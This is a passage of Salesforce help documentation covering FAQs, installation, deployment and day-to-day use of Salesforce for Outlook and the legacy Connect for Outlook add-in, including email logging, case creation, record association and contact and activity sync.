Otherwise, Salesforce for Outlook uses Microsoft® Outlook® folders to limit which records sync with Salesforce. Before you complete the Salesforce for Outlook setup wizard, make sure the folders you want to sync contain the right records. If you're syncing from Outlook to Salesforce, moving a record out of a synced Outlook folder deletes that record in Salesforce. If you're syncing from Salesforce to Outlook, removing a record from Salesforce deletes that record in Outlook.

See Also:

Syncing with Salesforce for Outlook
Changing Your Salesforce for Outlook Sync Folders

Can I sync person accounts using Salesforce for Outlook?

Yes. If person accounts have been implemented in your organization, Salesforce for Outlook can sync person accounts between your Accounts tab in Salesforce and your contacts folder in Outlook.

You can create new person accounts in Salesforce and view, edit, and delete synced person accounts in Outlook or Salesforce. Contacts synced from Outlook to Salesforce may be matched to person accounts.

Note:

A deleted person account will be recreated as a contact in Salesforce if:

- You update the related Outlook contact before the next sync, and
- Your configuration is set to sync both ways with Outlook winning.

See Also:

Syncing with Salesforce for Outlook

Can I sync recurring items with Salesforce for Outlook?

No, Salesforce for Outlook doesn't sync the following recurring items.

- Events or event attendees
- Tasks

See Also:

Syncing with Salesforce for Outlook

Can I add cases using Salesforce for Outlook?

Yes, Salesforce for Outlook supports adding emails to Salesforce as cases.

See Also:

Creating Cases with Salesforce for Outlook
Setting Up Create Case for Salesforce for Outlook Users

Can I associate Outlook records to custom objects using Salesforce for Outlook?

You can assign synced events and tasks to several different objects, including custom objects, but you can assign synced contacts only to accounts.

See Also:

Syncing with Salesforce for Outlook

Why does Salesforce for Outlook create duplicate records in Microsoft® Outlook®?

If you either mark items as Private or assign them to the Outlook category *Don't Sync with Salesforce*, and you sync contacts, events, and tasks from Salesforce to Outlook, Salesforce for Outlook may create duplicate records in Outlook.

This can happen if you have Salesforce items that contain the same information as the Outlook items you either marked as Private or assigned to the category *Don't Sync with Salesforce*. These items were never mapped to each other, so Salesforce for Outlook treats them separately, resulting in duplicates.

If you want to remove duplicates, it's best to remove the ones in Outlook that you either marked as Private or assigned to the Outlook category *Don't Sync with Salesforce*. Doing this ensures that you don't delete information in Salesforce to which other users may have contributed.

See Also:

Syncing with Salesforce for Outlook

Why does Salesforce for Outlook create duplicate contacts in Salesforce and Microsoft® Outlook®?

If you sync your team's records and they include different information for some of the same contacts you own, Salesforce for Outlook may create duplicate contacts in both Salesforce and Outlook.

For example, you and a team member both have a contact for Christina Wills. But the two contacts list different companies for her. Salesforce for Outlook syncs the contacts for you and your team members, resulting in duplicates in Salesforce and Outlook.

To avoid this, coordinate with your team members so you share the same contact information. You'll need to remove the contacts containing the outdated information.

See Also:

Syncing with Salesforce for Outlook

Why does Salesforce for Outlook delete my Outlook records after I sync?

Salesforce for Outlook automatically syncs records you own, as well as records to which you have read/write access that are:

- Associated with accounts you own
- Associated with accounts of which you are an account team member
- Owned by members of your sync profile's groups

If you try to sync a record from Outlook to Salesforce that doesn't fit in the above categories, the sync process may attempt to delete that record from Outlook during a later sync. To avoid deletion of these records, assign them to the Outlook category *Don't Sync with Salesforce*.

Syncing with Salesforce for Outlook

Why isn't Salesforce for Outlook adding emails to the right contact or lead in Salesforce?

One of the following may be occurring.

If you have	Salesforce for Outlook may be adding your emails to	You should
Duplicate records in Salesforce for Outlook	The wrong records	Consider merging the duplicate records
No matching record in Salesforce for Outlook	My Unresolved Items list	Add the matching contacts or leads to Salesforce and associate the unresolved emails with your new contacts or leads

See Also:

Editing Your Salesforce for Outlook Email Settings

Why can't I add emails to Salesforce?

If you receive the error message `User is not authorized to send emails to this service` when you use Salesforce for Outlook to add emails, your email address isn't authorized in Salesforce.

To authorize email addresses in Salesforce:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left side of the page, select **Email** > **My Email to Salesforce**.
3. In My Acceptable Email Addresses, enter the email addresses you want to authorize. Salesforce allows you to add emails through Salesforce for Outlook from only the addresses listed in this field. You cannot leave this field empty.

See Also:

Editing Your Salesforce for Outlook Email Settings

Does Salesforce for Outlook support email attachments?

Yes. If you select the `Always save email attachments` checkbox in your Email to Salesforce settings, attachments are automatically saved on emails you send to Salesforce using the Salesforce for Outlook **Add Emails** or **Send and Add** buttons in Microsoft® Outlook®. The size limit for an attached file is 5 MB when attached directly to the related list. The size limit for all files attached to an email is 10 MB.

How do I enable contacts for sync in Salesforce for Outlook?

Your administrator needs to perform the following two tasks before you can sync contacts between Microsoft® Outlook® and Salesforce.

- Your administrator creates a configuration that allows users to sync contacts.
- Your administrator defines a data set for that configuration.

After your administrator performs those tasks, you may have permissions to enable contacts for sync by completing the following procedure.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked Setup, click **Desktop Integration** > **Salesforce for Outlook**.
   - If you clicked My Settings, click **Desktop Add-Ons** > **Salesforce for Outlook**.

3. Click **View My Configuration**.
4. Under the Sync Settings section, verify you have **Contacts** selected. If you're unable to select it, contact your administrator, who can enable contact syncing for you.

How does Salesforce for Outlook protect emails?

Salesforce.com supports both delegated authentication and Security Assertion Markup Language (SAML) requirements for Salesforce for Outlook. When using SAML for Salesforce for Outlook, My Domain is required.

See Also:

Editing Your Salesforce for Outlook Email Settings

Does salesforce.com support single sign-on (SSO) for Salesforce for Outlook?

Yes. Salesforce.com supports both delegated authentication and Security Assertion Markup Language (SAML) requirements for Salesforce for Outlook. When using delegated authentication, users need to log into Salesforce the first time they use Salesforce for Outlook. When using SAML for Salesforce for Outlook, My Domain is required.

What security does Salesforce for Outlook use for usernames and passwords?

Salesforce for Outlook uses OAuth 2.0 to authenticate with Salesforce. We store usernames and encrypted OAuth refresh tokens locally. We never store passwords.

SYNCING SALESFORCE AND MICROSOFT® OUTLOOK® 2007 AND EARLIER

Force.com Connect for Microsoft Outlook Overview

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

Force.com Connect for Microsoft Outlook is an add-in that lets you interact with Salesforce conveniently from Microsoft® Outlook®. Connect for Outlook adds buttons and options to your Outlook user interface.

Note: For the latest Outlook integration experience, upgrade to Salesforce for Outlook.

With Connect for Outlook, you can:

- Use the Salesforce Address Book to insert contacts and leads as email recipients
- Add outbound or existing email messages from Outlook to account, asset, campaign, case, contact, contract, lead, opportunity, product, and custom object records in Salesforce
- Upload email attachments to Salesforce
- Create a new case in Salesforce from an Outlook email
- Associate contacts, calendar events, and tasks in Outlook with records in Salesforce
- Synchronize contacts, calendar events, and tasks between Salesforce and Outlook
- From Outlook, open a Salesforce record's detail page in a Web browser

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Setting Connect for Outlook Options

Installing Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

1. Back up your Microsoft® Outlook data, saving each of your folders as a `.pst` file using **File** > **Import and Export** > **Export to a File** > **Personal Folder File (.pst)**.
2. Back up your Salesforce data. We recommend you run reports of your contacts and activities and then export them to Excel. Alternatively, users with Enterprise or Unlimited Editions can ask their Salesforce administrator to back up their organization's data using weekly export.
3. Uninstall any previous versions of Connect for Outlook, which appear in the program removal tool of your Microsoft Windows® Control Panel as "Salesforce Outlook Edition".
4. Exit Outlook, making sure to close all Outlook windows.
5. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
6. From the left pane, select one of the following:
   - If you clicked **Setup**, select **Desktop Integration** > **Salesforce for Outlook** > **Connect for Microsoft Outlook**.
   - If you clicked **My Settings**, select **Desktop Add-Ons** > **Salesforce for Outlook** > **Connect for Microsoft Outlook**.

   If you can't see the download page, ask your administrator for access.
7. Click **Install Now**.

   The Connect for Outlook download page also includes a link to download an `.msi` file so system administrators can centrally deploy Connect for Outlook to their entire organization.
8. Run the installer, following the prompts on each screen.
9. Start Outlook. A wizard introduces you to features and options. To change your Connect for Outlook options later, use the Configuration Options dialog box.
10. After completing the wizard, restart Outlook to apply your changes.

Note: Connect for Outlook requires Salesforce to install components that edit the registry on your computer. If your organization imposes security that prevents you from editing the registry, log in as the administrator of your machine before installing these components or contact your IT department for assistance.

Logging in to Connect for Outlook

If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.

Connect for Outlook System Requirements
Deploying Connect for Outlook System-Wide
Setting Connect for Outlook Options
Using Connect for Outlook

Connect for Outlook System Requirements

The system requirements for Connect for Outlook are:

- Microsoft® Outlook® 2002, 2003, or 2007
- Microsoft Windows® 2000, Windows XP, Windows Vista®, or Windows 7 (32-bit only)
- Microsoft Exchange Server
- Microsoft Word 2002, 2003, or 2007

Implementation Considerations

- You must have administrator permissions to run the `.msi` installer with Windows 7.
- Connect for Outlook is available in all supported languages offered by Salesforce. However, your Connect for Outlook language is determined by your Outlook display language setting rather than your Salesforce language.
- To display non-English characters in Connect for Outlook, you must install the Windows language service packs for the characters you want to display or add the specified language to the mail format settings within Outlook.
- Connect for Outlook fully supports Unicode encoding. However, versions of Outlook prior to Outlook 2003 do not. If you use an earlier version of Outlook, synchronized items may not display properly in Salesforce if they contain characters that are not native to your Outlook locale.

Deploying Connect for Outlook System-Wide

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

As an administrator, you can enforce data quality by controlling what users can do in regards to the movement of their data when synchronizing contacts, tasks, and calendar events with Connect for Outlook. Follow these steps:

1. Start an Outlook client that has the Connect for Outlook add-in installed.
2. In Outlook, go to **Tools** > **Salesforce Options**.
3. In the Contacts, Events, and Tasks tabs, set the following fields as desired:
   - `Synchronize Data with Salesforce` - Select this checkbox to allow users to synchronize that type of record. If you deselect it, all Connect for Outlook features related to synchronization will be hidden from your users.
   - `Data Movement` - Can be `Export to Salesforce`, `Export with Overwrites to Salesforce`, `Import from Salesforce`, `Import with Overwrites from Salesforce`, or `Synchronize with Salesforce`. These options determine how data moves between Salesforce and Connect for Outlook during synchronization.
   - `Always mark for sync` - Select this checkbox to automatically select the `Mark for Sync` option on all newly created items of the appropriate type that you save to your synchronization folder. For example, if you set this option for contacts, any newly created contacts that you save to the synchronization folder are automatically included the next

time you sync with Salesforce. You can exclude an automatically-marked item from synchronization if you manually unmark it.

Note: Records created or edited on the server or on other devices, such as a Blackberry, won't be marked for sync.

- Click **Advanced** > **Conflict** and choose one of the following radio buttons: Ignore all conflicts, Notify me when conflicts occur, Salesforce always wins, or Outlook always wins. These advanced options determine how Connect for Outlook handles conflicts between Salesforce and Outlook data during synchronization.

4. Click the User Permissions tab. For reference, the Synchronization Settings area summarizes the settings you made in the previous step.
5. In the User Permissions area, select or deselect the following settings:
   - User can modify which objects are synchronized
   - User can modify field mappings
   - User can modify conflict resolution options
   - User can modify the direction of synchronizations
   - User can quick create

   This setting enables the **Quick Create** links for accounts, contacts, and leads on the Add to Salesforce and Change Associations dialog boxes.
6. Click the **Show File** button to open the settings file O_Dictionary.xml. If necessary, change the XOverrideOptions attribute to OverrideOptions and change the OverrideOptions value to "true." Save and close the file.
7. If you have not already prohibited user access to program files, do so now. At a minimum, deny write access to C:\Program Files\salesforce.com.
8. Using a tool such as Microsoft Systems Management Server (SMS), distribute the XML file to your users in the following directory: C:\Program Files\salesforce.com\O3.

   Note: For Windows 2000 and XP users, note that this dictionary file takes precedence over the user-specific file with the same name at C:\Documents and Settings\<user name>\Application Data\salesforce.com\SM. For Windows Vista users, the user-specific file is located at C:\Users\<user name>\AppData\Roaming\salesforce.com\SM.
9. When they start Connect for Outlook, users will only be able to perform the operations that you have enabled and will not have access to the User Permissions tab in the options dialog box.

   For information on using registry keys to customize Connect for Outlook for your users, see the *Administering Connect for Outlook* tip sheet.

Using Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

Connect for Outlook is easy to use—most actions take only a few clicks to perform. Connect for Outlook commands are conveniently located in toolbars, right-click shortcut menus, and the Ribbon (if you have Outlook 2007).

Working with Outlook Email Messages

- Adding Contacts and Leads as Email Recipients with Connect for Outlook
- Adding Outgoing Emails to Salesforce with Connect for Outlook
- Adding Sent or Received Email Messages to Salesforce with Connect for Outlook
- Creating Cases from Outlook Emails with Connect for Outlook

Working with Outlook Contacts, Calendar Events, and Tasks

- Assigning Outlook Items to Salesforce Records
- Synchronizing Your Contacts and Activities with Connect for Outlook
- Opening Salesforce Records from Outlook with Salesforce

Working with Person Accounts

- Working with Person Accounts in Connect for Outlook

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Adding Contacts and Leads as Email Recipients with Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

When sending an email from Outlook using Connect for Outlook, you can use the Salesforce Address Book to add contacts and leads as recipients of outgoing emails.

1. Open Outlook.
2. Click **New** to compose a new email.
3. In Outlook XP and 2003, click the Salesforce Address Book button in the toolbar. In Outlook 2007, click the Salesforce tab on the Ribbon, then choose `Salesforce Address Book`.
4. In the search box, enter all or part of the `Email`, `First Name`, `Last Name`, `Phone`, `Lead`, `Company`, custom email or phone number field, or any other field accessible in search for contacts and leads.

   For example, enter `ma`, `madison`, `rigsby`, or `madison rigsby` to find `Madison Rigsby`. Your search term must have a minimum of two characters.
5. Click **Search**.
6. Select names from the matching contacts and leads.
7. Click the **To**, **Cc**, or **Bcc** button to add the names as email recipients.
8. Click **OK** to finish.

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Adding Outgoing Emails to Salesforce with Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To associate Outlook items with Salesforce records:	"Read" on each type of record

Connect for Outlook enables you to send email messages from Outlook and quickly log them as tasks in Salesforce. For example, if you send an email requesting feedback about an opportunity, you can save the email as a task assigned to you in Salesforce. The email is added to Salesforce as a completed task in the Activity History related list of the associated records. Follow these procedures in order:

Beginning an Outgoing Email

Begin by starting the email that you want to add to Salesforce as a task:

1. In Outlook, open an email folder.
2. Click **New** to compose a new email.
3. Optionally, use the Salesforce Address Book to add contacts and leads as recipients of the email.
4. Compose the email message.
5. In Outlook XP and Outlook 2003, click the **Send and Add** button in the toolbar. In Outlook 2007, click the Salesforce tab on the Ribbon, then choose **Send and Add**. The Add to Salesforce dialog box opens.

   Note: If you have multiple IMAP or POP3 email accounts configured in Outlook, Connect for Outlook always uses your default IMAP or POP3 email account as the email sender when you click **Add to Salesforce**, no matter which email account you are currently using in Outlook.

Associating an Email

Next, associate the Outlook email with one or more Salesforce records using the Add to Salesforce dialog box.

Note: Certain tabs or fields on the Add to Salesforce dialog box may be unavailable if your administrator has hidden the **Name** or **Related To** fields for tasks in Salesforce.

1. On the Names tab:
   a. Confirm that the task has the correct assignee, status, and subject.
   b. In the Results box, double-click the correct contact or lead to associate with the task. Your selection displays at the bottom of the tab. You can click the **View** link to open the contact or lead in Salesforce or click the **Clear** link to make another selection. Note that when you select a lead, you cannot associate the email with another Salesforce record. If needed, enter criteria in the `Search` field and click **Go!**
   c. If you do not find the contact or lead you want, you can create a new one by clicking the Quick Create **Contact** or **Lead** links, if enabled.
2. On the Related To tab:

a. Optionally, search for another record such as an account or opportunity to associate with the task. Double-click the correct record in the Results box. Your selection displays at the bottom of the tab.
b. If you do not find the account you want, you can create a new account by clicking the Quick Create **Account** link, if enabled.

Choosing Attachments for Upload

Optionally, upload Outlook email attachments to Salesforce records using the Add to Salesforce dialog box.

Note: You won't see the Attachments tab if your administrator has hidden the **Name** and **Related To** fields for tasks in Salesforce.

1. On the Attachments tab, select a radio button to specify the record where the attachment will be uploaded. You can only choose one record.
2. In the Email Attachments box, select the checkboxes next to the attachments you want to upload.
3. In the Files from My Computer box, click **Add...** to browse for files on your local computer to upload.

Links to the uploaded attachments will be included in the Comments area of the new task.

Editing Uploaded Text

On the Message tab in the Add to Salesforce dialog box, you can edit the message contents that will be added to Salesforce. Any changes you make only affect the newly-created task in Salesforce, not the stored email in Outlook.

Adding the Email to Salesforce

Finally, click **Add to Salesforce** in the Add to Salesforce dialog box to add the email as a completed task in the Activity History related list of the associated records. The `Type` field on the new task is automatically set to “Email.”

If the `Show item after adding email` checkbox is selected on the Email tab of your Salesforce Options dialog box, then the new task automatically opens in your Web browser.

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Adding Sent or Received Email Messages to Salesforce with Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To associate Outlook items with Salesforce records:	"Read" on each type of record

Connect for Outlook lets you add email messages that you have sent or received as tasks in Salesforce. For example, if you receive an email from a customer requesting an invoice, you can save the email as a task that is assigned to you in Salesforce. Follow these procedures in order:

Selecting Sent or Received Email Messages

First, select existing email messages that you want to add to Salesforce as tasks:

1. In Outlook, open an email folder.
2. Select one or more email messages so they are highlighted.
3. Click **Add Email** from the toolbar or the right-click shortcut menu. The Add to Salesforce.com dialog box opens.

Associating an Email

Next, associate the Outlook email with one or more Salesforce records using the Add to Salesforce dialog box.

Note: Certain tabs or fields on the Add to Salesforce dialog box may be unavailable if your administrator has hidden the **Name** or **Related To** fields for tasks in Salesforce.

1. On the Names tab:
   a. Confirm that the task has the correct assignee, status, and subject.
   b. In the Results box, double-click the correct contact or lead to associate with the task. Your selection displays at the bottom of the tab. You can click the **View** link to open the contact or lead in Salesforce or click the **Clear** link to make another selection. Note that when you select a lead, you cannot associate the email with another Salesforce record. If needed, enter criteria in the `Search` field and click **Go!**
   c. If you do not find the contact or lead you want, you can create a new one by clicking the Quick Create **Contact** or **Lead** links, if enabled.
2. On the Related To tab:
   a. Optionally, search for another record such as an account or opportunity to associate with the task. Double-click the correct record in the Results box. Your selection displays at the bottom of the tab.
   b. If you do not find the account you want, you can create a new account by clicking the Quick Create **Account** link, if enabled.

Choosing Attachments for Upload

Optionally, upload Outlook email attachments to Salesforce records using the Add to Salesforce dialog box.

Note: You won't see the Attachments tab if your administrator has hidden the **Name** and **Related To** fields for tasks in Salesforce.

1. On the Attachments tab, select a radio button to specify the record where the attachment will be uploaded. You can only choose one record.
2. In the Email Attachments box, select the checkboxes next to the attachments you want to upload.
3. In the Files from My Computer box, click **Add...** to browse for files on your local computer to upload.

Links to the uploaded attachments will be included in the Comments area of the new task.

Editing Uploaded Text

On the Message tab in the Add to Salesforce dialog box, you can edit the message contents that will be added to Salesforce. Any changes you make only affect the newly-created task in Salesforce, not the stored email in Outlook.

Adding the Email to Salesforce

Finally, click **Add to Salesforce** in the Add to Salesforce dialog box to add the email as a completed task in the Activity History related list of the associated records. The `Type` field on the new task is automatically set to "Email."

If the `Show item after adding email` checkbox is selected on the Email tab of your Salesforce Options dialog box, then the new task automatically opens in your Web browser.

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Tips for Assigning Outlook Emails to Salesforce Records with Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To associate Outlook items with Salesforce records:	"Read" on each type of record

You can associate Outlook email messages with account, asset, campaign, case, contact, contract, lead, opportunity, product, and custom object records in Salesforce. These tips apply to the Add to Salesforce dialog box in Connect for Outlook.

Search Tips

- If enabled, the Names tab in the Add to Salesforce dialog box of Connect for Outlook can automatically search for contacts and leads whose email addresses match an address in the `To`, `Cc`, `Bcc`, or `From` fields of the Outlook email.
- You can perform searches for any field supported in Salesforce search. In addition, you can search for products.
- You must enter at least two characters before clicking **Go!** to run a search.
- When searching for records, you can use Boolean operators such as AND and OR.
- In the Search Options box on the Related To tab, you can choose which types of records to search for. To search across all possible types of records, select the checkbox in the header row. However, products must be searched for alone.
- If the search results return multiple matches and you are not sure which to select, click the **View** link to open that record in a Web browser.

Association Tips

- When associating an email to a contact in the Add to Salesforce dialog box of Connect for Outlook, you can choose one other related record; for a lead, you cannot associate another related record.
- On the Related To tab, you can search for accounts, assets, campaigns, cases, contracts, custom objects, opportunities, and products to associate with the new task.
- To make a custom object available for association, your Salesforce administrator must select `Allow Activities` and `Deployed` on the custom object definition.
- On the Related To tab, the record you select does not need to have a relationship to your chosen contact on the Names tab.
- You can associate a new contact with an existing account by performing an account lookup when you create the new contact record.
- Certain tabs or fields on the Add to Salesforce dialog box may be unavailable if your administrator has hidden the **Contact Name** field for cases or the **Name** and **Related To** fields for tasks in Salesforce.

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Looking up Salesforce Accounts with Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

When you create a new contact in Outlook, you can populate the `Company` field with an existing Salesforce account name.

1. In Outlook, open your Contacts folder.
2. Click **New** to create a new contact.
3. Click the **Lookup Account** button.
4. Enter a search term, and click **Go**. Keep these tips in mind when searching for accounts:
   - You can search for information in any standard or custom field of type text, text area, long text area, email, or phone.
   - The wildcard character is the asterisk (*). For example, to search for all accounts that begin with Acme, type *Acme** into the search box.
   - To search for all accounts, use only the wildcard character as your search term.
   - Searches are not case-sensitive. Searching for *ibm* is the same as searching for *IBM*.
   - Special operators such as double quotation marks are not supported.
5. Double-click an account name in the list to associate it with the contact.

Assigning Outlook Items to Salesforce Records with Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To associate Outlook items with Salesforce records:	"Read" on each type of record

From Outlook, you can associate existing contacts, calendar events, and tasks with records in Salesforce.

1. In Outlook, select one or more items so they are highlighted. Alternatively, open an individual item in its own window.
2. Select **Change Associations** from the toolbar or the right-click shortcut menu. In Outlook 2007, if the item is open in its own window, click the Salesforce tab on the Ribbon, and then choose **Change Associations**. The Change Associations dialog box opens.

3. If you are associating contacts and the `Company` or `Manager's Name` fields are populated for at least one of the selected contacts, you must select the associated Account and Reports To records in Salesforce.

   If you are associating a calendar event or task, click the Search Salesforce drop-down list in the Contacts/Leads or Other Records tab and select the correct object type.

   Note: If you select Leads on the Contacts/Leads tab, the Other Records tab disappears. This is because leads are considered prospects that have no associated records. To associate to other records, first select Contacts from the drop-down list, and then click the Other Records tab.

4. Double-click the correct item in the search results to select an existing record to associate.

   Optionally, click **View in Salesforce** to open that item's record in your Web browser.

   If you do not find the Salesforce record you want, you can create a new account, contact, or lead by clicking the appropriate **Quick Create** button. The Outlook item is associated with this new Salesforce object after the next sync.

5. Click **OK** to save your work.

   Note: Associations are not propagated to Salesforce until a synchronization has been performed. You can set items to be automatically marked for synchronization when you set up configuration options.

Viewing Outlook Item Associations

Connect for Outlook offers dynamic buttons that display the names of associated Salesforce records. In Outlook XP and Outlook 2003, the name of each associated record displays as a button in the Connect for Outlook toolbar. In Outlook 2007, you can see the associated records in the Salesforce tab on the Ribbon.

As you select different Outlook items, the buttons change automatically to reflect each item's associations. Click a button to open that record in your Web browser.

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Creating Cases from Outlook Emails with Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

You can create a case in Salesforce using the contents of an email that you have sent or received in Outlook. For example, if you receive an email reporting a problem that you want to track in Salesforce, you can log the email as a Salesforce case that will be assigned to you. Certain tabs or fields on the Add to Salesforce dialog box may be unavailable if your administrator has hidden the **Contact Name** field for cases or the **Name** and **Related To** fields for tasks in Salesforce.

1. In Outlook, open an email folder.
2. Select a sent or received email message so it is highlighted.
3. Click **Add Case** from the toolbar or the right-click shortcut menu.
4. On the Names tab:
   a. Confirm that the case has the correct case owner, status, and subject.
   b. If you want to automatically assign a case owner, select `Use assignment rules to select case owner`. The `Case Owner` field indicates that the owner will be assigned automatically, and the **Change** and **View** links are disabled. You can see the case owner that is automatically assigned when you view this case in Salesforce.
   c. In the Results box, double-click the correct contact to associate with the case. Your selection displays at the bottom of the tab. You can click the **View** link to open the contact in Salesforce or click the **Clear** link to make another selection. If needed, enter criteria in the `Search` field and click **Go!**
   d. If you do not find the contact you want, you can create a new one by clicking the Quick Create **Contact** link, if enabled.
5. On the Attachments tab:
   a. Select the `Yes` radio button to upload an attachment to the new case.
   b. In the Email Attachments box, select the checkboxes next to the attachments you want to upload.
   c. In the Files from My Computer box, click **Add...** to browse for files on your local computer to upload.
6. On the Message tab, edit the message contents that will be added to Salesforce. Any changes you make only affect the newly created case in Salesforce, not the stored email in Outlook.
7. When you are ready to create a new case from the Outlook email, click the **Add to Salesforce** button in the dialog box.

   If the `Show item after creating a case` checkbox is selected on the Email tab of your Salesforce Options dialog box, then the new case automatically opens in your Web browser.

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Adding Outgoing Emails to Salesforce with Connect for Outlook

Synchronizing Your Contacts and Activities with Connect for Outlook

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

With Connect for Outlook, you can synchronize your contacts, tasks, and calendar events between Salesforce and Outlook. This allows updates to records in Outlook and Salesforce to remain in sync. Before you can synchronize to Salesforce, you must save items to your sync folder by marking them for synchronization.

To set items that you have saved to your synchronization folder to be automatically marked for sync:

1. Navigate to **Tools** > **Salesforce Options**.
2. Select the Contacts, Events, or Tasks tab.
3. Select the `Always mark records for sync` checkbox.

Note: Records created or edited on the server or on other devices, such as a Blackberry, won't be marked for sync.

If you want to synchronize contacts owned by other users, set your sync profile before synchronizing.

To manually synchronize information:

1. In Outlook, select one or more contacts, calendar events, or tasks. Note that you cannot synchronize emails, but you can add them as tasks or cases in Salesforce.
2. Select **Mark for Sync** from the toolbar or the right-click shortcut menu. This adds the items to the “salesforce.com” category in Outlook. In Outlook 2007, if the item is open in its own window, click the Salesforce tab on the Ribbon, then choose **Save and Mark for Sync**.

   If the `Company` or `Manager's Name` fields are populated for one of the selected contacts, you must select the associated Account and Reports To records in Salesforce. If you select multiple items that have been automatically marked for sync, you can now complete associations for these items as needed.

   In Outlook, when you open your contacts in an address card view, colored icons indicate a contact's synchronization status. When a contact is first marked for synchronization, an icon with a red clock dial displays next to the contact's name. After synchronization, a green check mark icon displays next to the contact's name. For contacts that were manually added to the “salesforce.com” category, a status icon does not display until after the contact has been synchronized.

   Tip: While creating or editing an Outlook item, you can quickly mark it for synchronization by clicking **Save and Mark for Sync**.

3. Click **Sync** in the Connect for Outlook toolbar. Connect for Outlook begins synchronizing all marked items with Salesforce. Your very first synchronization may take several minutes because your data is comparison-checked in order to avoid duplicates.

   Note: During synchronization, the Outlook Reading Pane does not automatically refresh as you highlight messages in your email folders. To view messages during synchronization, double-click the message to open it in a separate window.

